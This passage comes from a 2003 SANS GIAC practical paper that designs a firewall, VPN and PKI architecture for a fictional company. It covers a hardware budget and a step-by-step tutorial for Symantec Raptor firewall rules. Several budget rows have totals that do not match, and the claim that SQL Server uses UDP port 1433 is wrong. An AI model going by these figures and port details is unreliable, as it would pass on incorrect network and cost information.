Finally, the internal router resides between the firewall and the internal network. Again, this device is not technically required, but it helps to filter a lot of things I don't want going through the firewall. One example of this is only allowing valid IP addresses sending traffic outbound. (Those in the 192.168.2.0 network.) Another benefit would be the ability to expand in the future. GE could increase its defense in depth by moving the server farm off another interface of that router. This would allow the filtering of what traffic is allowed to those servers. An example of this would be to only allow certain IP's from the internal network to the Database 1 and Database 2 servers. This would help reduce the risk of any "internal hacking" without putting any added strain on the firewall.

Another potential benefit of the internal router is its ability to do Network Address Translation (NAT). This would be handy for two purposes. The first would be to address the issue of outgrowing the assigned IP address range. This ability allows GE to expand greatly internally. The second benefit is that NAT addresses are non-routable address spaces. This adds to the defense simply because the outside world can't get to a computer with a non-routable IP. (Unless, for example, a potential hacker got inside the router doing the NAT.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Finally, one of the strongest points of the defensive structure here is the PKI portion. This not only provides GE with encryption, but also authentication measures that are far superior to the simple user name and password solution. Again, no certificate results in a refused connection.

To learn more about this technology, http://www.verisign.com/ (VeriSign) is a good place to start. The Department of Defense has some very good resource sites as well. However, come April 2004 you won't be able to connect to any of their web servers without a DoD PKI certificate.

Budget Considerations

As I mentioned earlier, I have placed GE under a category of "High" in regards to security level. I justified this by the fact that a stoppage due to a network failure would bring business to a grinding halt. What also has to be considered here as well is the quality of equipment and redundancy in the plan. If I use equipment that is not sound, the network could come crashing down due to hardware failures. Therefore, I have decided to go with Dell servers since I have had good results with them in the past. (http://www.dell.com) (Dell)

Before I decide on the server purchase, I need to consider the platform for the firewall. As I stated before, I will be using Symantec Enterprise Firewall v7.0.4 with patch SG7000-20030605-00 and MC7000-20030417-00. Symantec offers this firewall in two packages. One is a software solution and the other is a hardware solution. The hardware solution runs on a hardened Linux system. This system would be fully operational straight out of the box. However, the software solution does provide GE with more expandability and performance. For example, the hardware solution comes with 10mb WAN ports and 100mb LAN ports. Considering the fact that GE is an e-business and that performance could become an issue one day, I would prefer that GE's servers ride on a Gigabit backbone. (From the design, you can see that the web server will be accessing a client database that has to traverse through the firewall into the Internal network.)

On the next page is the quote on pricing from Symantec for the two firewall solutions I have selected. The first is for unlimited users with VPN. This is for the main office. The second is for up to 100 users with VPN for the remote office.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Package 1 – Software Firewall – Unlimited Users

Item	Part #	Description	Qty	Unit Price	Ext. Price
1	10050672	SYMANTEC ENTERPRISE FIREWALL 7.0.4 WITH VPN - 3DES-AES MPK	1	$21.00	$21.00
2	10033560	SYMANTEC ENTERPRISE FIREWALL 7.0 WITH VPN WIN2000/NT 3DES-AES LIC 1 SERVER UNLIMITED USERS VALUE BAND S 1-9 Tier Level	1	$9,365.00	$9,365.00
3	10033580	SYMANTEC ENTERPRISE FIREWALL 7.0 WITH VPN WIN2000/NT 3DES-AES GOLD MAINT 1YR 1 SERVER UNLIMITED USERS VALUE BAND S 1-9 Tier Level	1	$2,225.00	$2,225.00
Total:					**$11,611.00**

Take note that this firewall has a one-year support option included. I would recommend this for the main office site since that is where the core of GE's business resides. If GE does suffer an outage due to the firewall, this support option would probably ensure that GE was back up and online faster.

Package 2 – Software Firewall – 100 Users

Item	Part #	Description	Qty	Unit Price	Ext. Price
1	10050671	SYMANTEC ENTERPRISE FIREWALL 7.0.4 - 3DES-AES MPK	1 GSA	$19.00	$19.00
2	10033484	SYMANTEC ENTERPRISE FIREWALL 7.0 WIN2000/NT 3DES-AES LIC 1 SERVER UP TO 100 USERS GOV VALUE BAND S	1 GSA	$2,725.00	$2,725.00
Total:					**$2,744.00**

This package will be for GE's remote office. Since the number of users for this office is being calculated at less than 30 users, this package offers GE a large savings over the unlimited user package.

Since I estimate a large amount of traffic flowing through GE's main office, I will ensure that the server package that the firewall runs on is powerful and expandable so it won't ever lag due to performance issues. The firewall at the remote site will not see as much traffic, so the server for it will not be at the same level in hardware performance. On the next page are the results from Dell and some other vendors for the GE network package.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Chart 3 – Equipment Cost Analysis

System	Qty	Location	Specifications	Cost	Total
Server Firewall ~ Main Site	1	Internal / DMZ / Internet	PowerEdge 2650, 3GB DDR, 146GB HDD, Dual Xeon 2.4GHZ, Win2K Server, Triple NIC, Mounting Rails	$8216	$8216
Server Firewall ~ Remote Site	1	Remote / Internet	PowerEdge 1750, 2GB DDR, 146GB HDD, Xeon 2.4GHZ, Win2K Server, Mounting Rails	$5811	$5811
Server Web ~ Public	1	DMZ	PowerEdge 650, 1GB DDR, 80GB HDD, P4 2.4GHZ, Win2K Server, Mounting Rails	$3805	$3805
Server Web ~ Client	1	DMZ	PowerEdge 1750, 2GB DDR, 219GB SCSI HDD, Xeon Dual 2.4GHZ, Win2K Server, Mounting Rails	$6857	$6857
SSL Accelerator Rainbow Cryptoswift 200	1	DMZ	Processes 200 SSL transactions per sec.	$2090	$2090
Server - Mail Gateway	1	DMZ	PowerEdge 650, 1GB DDR, 80GB HDD, P4 2.4GHZ, Win2K Server, Mounting Rails	$3805	$3805
Server - PDC	1	Internal	PowerEdge 650, 1GB DDR, 80GB HDD, P4 2.4GHZ, Win2K Server, Mounting Rails	$3805	$3805
Server - BDC	1	Internal	PowerEdge 650, 1GB DDR, 80GB HDD, P4 2.4GHZ, Win2K Server, Mounting Rails	$3805	$3805
Server - Mail	1	Internal	PowerEdge 650, 2GB DDR, 292GB SCSI HDD, P4 2.4GHZ, Win2K Server, Mounting Rails	$5383	$5383
Server – Database 1	1	Internal	PowerEdge 1750, 2GB DDR, 438GB SCSI HDD, Dual P4 2.4GHZ, Dual NIC, Win2K Server, Mounting Rails	$7727	$7727
Server – Database 2	1	Internal	PowerEdge 1750, 2GB DDR, 438GB SCSI HDD, Dual P4 2.4GHZ, Dual NIC, Win2K Server, Mounting Rails	$7727	$7727
Server – Web ~ Intranet	1	Internal	Use BDC	$0	$0
Switch ~ 100mb	1	Remote Office	Dell 2124 – 24Port 100mb + 1 Port Gigabit	$348	$448

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Switch ~ 1000mb Server Connect	1	DMZ	Dell 2508 - 8 Port Gigabit	$448	$448
Switch ~ 1000mb Server Connect	1	Internal	Dell 2508 - 8 Port Gigabit	$448	$448
Switch ~ 100mb	10	Internal	Dell 2124 – 24Port 100mb + 1 Port GB	$348	$3480
Server Console 17" LCD w/ 8 port console www.rackmountmart.com	1	Internal	Management Console for Servers	$1541	$1045
1U 72" Rack www.rackmountmart.com	3	Internal / DMZ / Remote Office	Racks to mount servers.	$618	$1854
1U 48" Rack www.rackmountmart.com	1	Internal	Rack for Switches	$498	$98
Symantec Firewall ~ Unlimited Users	1	Internal	Firewall and VPN Gateways	$11611	$11611
Symantec Firewall ~ 100 Users	1	Remote Office	Firewall and VPN Gateways	$2744	$2744
Misc.		All	Various cabling, AUI to fiber adaptors, and other misc. items estimate.	$2000	$2000
Cisco 2514 Routers	3	Internal / DMZ / Remote	Routers	$500 (estimate)	$1500
NetGear FS726AT Switch	1	Internal	Switch w/ Optional Fiber port added	$379	$379
NetGear AG711F Fiber Module	1	Internal	Optional Fiber Port for above switch	$236	$236
Total					**$85,322**

(Ref - Rackmount Mart)

This cost analysis assumes that there is already an infrastructure in place for local drops for the workstations in the Internal office and Remote office locations. Also, this estimate does not include the cost of labor, administrative workstations, or client workstations, or a data backup system.

The cost of the routers was based on research on the Internet for Cisco 2514 routers (used) from http://www.ebay.com. (eBay)

If I were seriously considering an order of this size, I would be directed to a representative and surely would receive some kind of volume discount, which would lower the cost. (Maybe even a free mouse pad.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Security Policy and Tutorial

Introduction

In this section I will put into technical detail the architecture I outlined in the Security Architecture section of this document. In accordance with the assignment for this section I am required to create a tutorial for *one* of the following: Border Router, Primary Firewall, or VPN. However, I will outline in detail a tutorial for each of the following:

- Primary Firewall
- VPN
- Public Key Infrastructure

The reason I am giving detailed tutorials on each of these is because I consider the Firewall and VPN linked in this case since they are part of the same package. Also, since the purpose of this document is to demonstrate my understanding of firewalls I believe that it is important that I cover this subject in detail. Finally, because the security architecture of my Public Key Infrastructure policy cannot simply be outlined in a configuration file, I believe it is necessary to also outline how this technology is implemented.

Border Router

The policy for the Border router is located in Appendix A with comments on the general purpose of each rule.


Symantec Enterprise Firewall

A complete rule policy for the firewall can be found in Appendix B.

If you recall from the previous section I decided to go with the Symantec Enterprise Firewall v7.0.4 with patches SG7000-20030605-00 and MC7000-20030417-00, which is on a Dell 2650 PowerEdge Windows 2000 server (SP4) platform with three network interface cards. Both the firewall and server are updated with current patches as of the writing of this document. I will be showing screen shots from the Windows version of the Symantec Raptor Management Console (SRMC).

I will not cover how to install Windows 2000 server in this tutorial. Also, I will not cover that basic software install of the firewall since it is as simple as clicking "setup.exe" and then clicking "Next" a few times. However, at the end of the install, the administrator needs to ensure that proper interfaces are listed under the correct "Inside" and "Outside" values. One way to help you with this is to rename each interface under Network and Dialup Properties in Windows prior to installation. See Screenshot 1 for an example.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Screenshot 1 – Firewall Network Interfaces

For this tutorial I will be covering how to setup the firewall at the main office. For testing I will setup the remote office as well for the VPN tutorial, but I will not cover how to setup the remote firewall in this tutorial. If you wish to do so, the examples for the main office firewall are the same exact process but you will have to enter the appropriate routes, rules, and entities on the remote firewall.

When you open SRMC under a Windows platform it looks like an MMC console. An example of the SRMC is in Screenshot 2. I have already connected it to the server we are going to configure. (Raptor) The tree under Raptor displays the various components of the system.

The SRMC does provide the administrator with several “wizards” to setup access to basic services. However, since the current network design is not an “out of the box” setup, these wizards will not be used.



Screenshot 2 – Symantec Raptor Management Console


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Routes

The first thing that will be done is to configure routes. Raptor functions like a combination firewall/router using static routes. Therefore, it needs to be told which routes are out each interface. By default it assumes all routes are located outside of the "Outside" interface. So I am going to create the routes that are located out of each of the other interfaces. To do this:


- Expand "Base Components"
- Right click on "Routes"
- Select "New" and then "Route" from the submenu

This will need to be done for each of the routes located on the network. Specify the route details for each of the three interfaces. Below is an example:



Screenshot 3 – Building a Route

Once all of the routes have been adding according to the network diagram, the SRMC should display all of the routes as shown in Screenshot 4.




Screenshot 4 – Routing Table

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Network Entities

Next I will build the Network Entities. These are the various "parts" of the network and are used to make rules later.

- Right click on "Network Entities"
- Select what type to build (Host, subnet, group, etc.)
- Enter the appropriate values



Screenshot 5 – Creating a Network Entity

When completed, the Network Entities submenu will show each entity created. The process for creating entities is very intuitive. Below are the entities that need to be created. Consult the network diagram for IP addresses.


Chart 4 – Network Entities

Universe*	Public Web	Mail Server	192.168.1.128	192.168.1.96
Mail_Gateway	Client Web	Database 1	192.168.1.160	192.168.2.0
Remote FW	PDC	Database 2	192.168.1.32	
Main FW	BDC	Intranet www	192.168.1.64	

*Created by the system during install.

Notice the screenshot on the next page. There are three entity interfaces for the firewall, which are for each interface on the firewall. This is not required, but it could come in useful at some point in the future while creating rules.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Screenshot 6 – Network Entities

Creating Security Gateways

To save time during the VPN tutorial, I will create the Security Gateways for the Main office and Remote office now. To do this:

- Right click Network Entities and select New > Security Gateway
- Enter a name. (Main office, for example.)
- Click the Security Gateway tab at the top.
- Enter the corresponding IP address.
- Enable IKE key exchange.
- Click OK to save the changes.


Note that when you create the entity for the local gateway that you do not have the option to specify IKE parameters, but when creating the remote gateway you do. For the Shared Secret enter in something like "ihopethiskeyisstrongenoughtoprotectme" and remember that value so it can be used when setting up the Remote firewall.


Creating a Group

Groups are handy for specifying rights to service access without having to make multiple rules for it. For example, I will make a group called "Web Surfers" and then select what entities are members of this group. That way when I make rules for general web access I won't have to make several http rules for several entities. A group is easy to make and can make rule creation an easier task. To create the Web_Surfers group, follow this process:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Right click on Network Entities
- Select New > Group
- Name the group Web_surfers
- Click the Members tab at the top and add the subnet 192.168.2.0
- Click OK to save and close the group





Screenshot 7 – Network Entities – Groups

Creating Rules

From here I will move on to configuring the rules for traffic. Most of the rules are simple, except for the Database servers. The servers are running SQL Server to handle the database. So, from that I know to allow UDP port 1433 for client requests to the SQL Server.

For details on how SQL handles ports or to check your own SQL Server, check the Microsoft site here: http://support.microsoft.com/default.aspx?scid=kb;PL;287932 (Microsoft, Ref 2)

When Raptor installs on the system, the default settings allow no traffic. From a security standpoint this is good. I don't have to worry about figuring out what is open and then lock it down. I know everything is locked down and I must allow the traffic I want to pass. Therefore, the majority of the rules made will be "allow rules."

To make this process easier for entry, I created the table on page 29. I suggest that you also have the same type of aid when creating rules for a firewall. From here I will start entering my rules based on the chart and the Network Entities I created earlier. To prevent redundancy I will provide screenshots for the creation of only one rule.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Service	In Adaptor	From	Destined	Out Adaptor	Note
http/https/ftp	Intranet	Web_surfers	Universe	Outer	Enable web surfing and ftp for users.
http	Outer	Universe	Web~Public	DMZ	Enable public access to http web server.
https	Outer	Universe	Web~Client	DMZ	Enable client access to protected web server.
smtp	Intranet	Mail	Mail_Gateway	DMZ	Enable smtp forwarding to mail gateway from internal mail server.
smtp/dns	DMZ	Mail_gateway	Universe	Outer	Enable mail delivery outbound.
smtp/dns	Outer	Universe	Mail_Gateway	DMZ	Enable mail delivery inbound. Deny "telnet" smtp connects. Allow DNS.
dns	Intranet	BDC	Universe	Outer	Allow DNS lookups by BDC.
SQL	DMZ	Web~Client	Database 1&2	Intranet	Enable SQL requests from Web~Client to the DB servers. Port 1433.


To start, expand the "Access Controls" folder under the Raptor server in SRMC.

Rule 1

- Right click on Rules > New > Rule
- Enter "Enable web surfing and ftp for users" under Description.
- Click on the Services tab at the top.
- Add http* and ftp*
- Highlight http* in the right box and click the Configure button near the bottom.
- Check the box for Allow https connections over SSL
- Close the box by clicking OK
- Click the General tab at the top
- For connections coming in via: drop the menu and select the Intranet NIC
- From source: drop the menu and select Web_Surfers group.
- Destined for: drop the menu and select Universe

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Coming out via: drop the menu and select the Outer NIC
- Click OK to save and close the rule



Screenshot 8 – Rule Creation

Notice how this rule can be very powerful. The group Web_Surfers could actually contain a number of entities, but if the traffic is not originated from the 192.168.2.0 side of the firewall (internal network) and destined for the 192.168.1.34 side of the firewall (the Internet) the traffic will not be allowed.

Rule 2

- Right click on Rules > New > Rule
- Enter "Enable public access to http web server" under Description.
- Click on the Services tab at the top.
- Add http*
- Highlight http* in the right box and click the Configure button near the bottom.
- Uncheck the box for Allow https connections over SSL
- Close and save by clicking OK
- Click the General tab at the top
- For connections coming in via: drop the menu and select the Outer NIC
- From source: drop the menu and select Universe group.
- Destined for: drop the menu and select Web_Public
- Coming out via: drop the menu and select the DMZ NIC
- Click OK to save and close the rule

Rule 3

- Right click on Rules > New > Rule
- Enter "Enable public access to Web_Client" under Description.
- Click on the Services tab at the top.
- Add http*

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Highlight http* in the right box and click the Configure button near the bottom.
- Uncheck the box for Allow http
- Check the box for Allow https over SSL
- Close the box by clicking OK
- Click the General tab at the top
- For connections coming in via: drop the menu and select the Outer NIC
- From source: drop the menu and select Universe group.
- Destined for: drop the menu and select Web_Client
- Coming out via: drop the menu and select the DMZ NIC
- Click OK to save and close the rule

Rule 4

- Right click on Rules > New > Rule
- Enter "Enable smtp forwarding to mail gateway from internal mail server." under Description.
- Click on the Services tab at the top.
- Add smtp*
- Highlight smtp* in the right box and click the Configure button near the bottom.
- Click the Advanced tab at the top
- Check the box for Reject 'telnet' clients
- Close the box by clicking OK
- Click the General tab at the top
- For connections coming in via: drop the menu and select the Intranet NIC
- From source: drop the menu and select Mail host.
- Destined for: drop the menu and select Mail_Gateway
- Coming out via: drop the menu and select the DMZ NIC
- Click OK to save and close the rule

Enabling Protocol Views

Before configuring the next rule, I need to configure the firewall so DNS shows up in the rule menu for allowed services. To do this:

- Under Base Components highlight Protocols
- Select in the right hand window dns_udp and double click
- Check the box Display Rule in Window
- Click OK to save and close the box.

Perform the same procedure above for the protocol dns_udp_s2s.

Rule 5

- Right click on Rules > New > Rule
- Enter "Enable mail delivery and DNS outbound." under Description.
- Click on the Services tab at the top.
- Add smtp*, dns_udp, and dns_udp_s2s

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Highlight smtp* in the right box and click the Configure button near the bottom.
- Click the Advanced tab at the top
- Check the box for Reject 'telnet' clients
- Close the box by clicking OK
- Click the General tab at the top
- For connections coming in via: drop the menu and select the DMZ NIC
- From source: drop the menu and select Mail_Gateway
- Destined for: drop the menu and select Universe
- Coming out via: drop the menu and select the Outer NIC
- Click OK to save and close the rule

Rule 6

- Right click on Rules > New > Rule
- Enter "Enable mail delivery inbound. Allow DNS." under Description.
- Click on the Services tab at the top.
- Add smtp*, dns_udp, and dns_udp_s2s
- Highlight smtp* in the right box and click the Configure button near the bottom.
- Click the Advanced tab at the top
- Check the box for Reject 'telnet' clients
- Close the box by clicking OK
- Click the General tab at the top
- For connections coming in via: drop the menu and select the Outer NIC
- From source: drop the menu and select Universe
- Destined for: drop the menu and select Mail_Gateway
- Coming out via: drop the menu and select the DMZ NIC
- Click OK to save and close the rule

*Note – Make sure that the mail server only accepts mail from entities with valid MX records so that the server does not become a spam relay. Once your mail server is on the black list, it is really hard to convince people to take your server off of it.

Rule 7


- Right click on Rules > New > Rule
- Enter "Allow DNS lookups by BDC." under Description.
- Click on the Services tab at the top.
- Add dns_udp, and dns_udp_s2s
- Click the General tab at the top
- For connections coming in via: drop the menu and select the Intranet NIC
- From source: drop the menu and select BDC
- Destined for: drop the menu and select Universe
- Coming out via: drop the menu and select the Outer NIC
- Click OK to save and close the rule

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creating a Protocol

